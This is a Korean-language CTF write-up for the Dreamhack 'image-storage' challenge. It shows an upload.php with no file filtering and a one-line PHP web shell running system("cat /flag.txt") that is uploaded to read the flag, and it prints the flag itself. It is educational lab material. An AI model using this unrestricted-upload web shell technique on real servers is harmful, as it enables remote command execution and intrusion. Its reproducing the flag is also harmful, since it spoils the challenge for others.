

Dreamhack image-storage Writeup

Image Storage Home List Upload

파일 업로드

파일 선택

 선택된 파일 없음


Upload

서버를 열고 upload 페이지에 들어가면 이렇게 뜬다. 파일 업로드 취약점 관련 문제이므로 이 페이지를 이용해야 할 것 같다.

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    if (isset($_FILES)) {
        $directory = './uploads/';
        $file = $_FILES["file"];
        $error = $file["error"];
        $name = $file["name"];
        $tmp_name = $file["tmp_name"];

        if ( $error > 0 ) {
            echo "Error: " . $error . "<br>";
        }else {
            if (file_exists($directory . $name)) {
                echo $name . " already exists. ";
            }else {
                if(move_uploaded_file($tmp_name, $directory . $name)){
                    echo "Stored in: " . $directory . $name;
                }
            }
        }
    }else {
        echo "Error !";
    }
    die();
}
?>
```


문제에서 제공된 upload.php 파일이다. 이 코드에서는 파일이 업로드 되었을 때 업로드 오류 및 파일 중복을 확인하고, 파일을 저장한다. 즉 업로드하는 파일과 관련한 필터링이 없으므로 이를 이용하여 파일 업로드 취약점을 공격할 수 있다.




```
<?php
system("cat /flag.txt");
?>
```

업로드할 파일을 작성한다.


system("cat /flag.txt")는 시스템 명령어 cat을 사용해 /flag.txt 파일의 내용을 출력하는 코드이다. 여기서 system() 함수는 지정된 명령을 실행하고, 그 결과를 직접 출력한다. 이렇게 해서 서버의 루트 디렉토리(/)에 있는 flag.txt 파일의 내용을 읽어 화면에 출력하게 된다.




파일의 확장자를 php로 바꾸어 저장한다.



이후 upload 페이지에 해당 php 파일을 업로드한다.



업로드 후 list 페이지에 들어가보면 이렇게 업로드한 파일을 확인할 수 있다.



DH{c29f44ea17b29d8b76001f32e8997bab}

해당 업로드 파일명을 눌러보면 이렇게 플래그를 확인할 수 있다,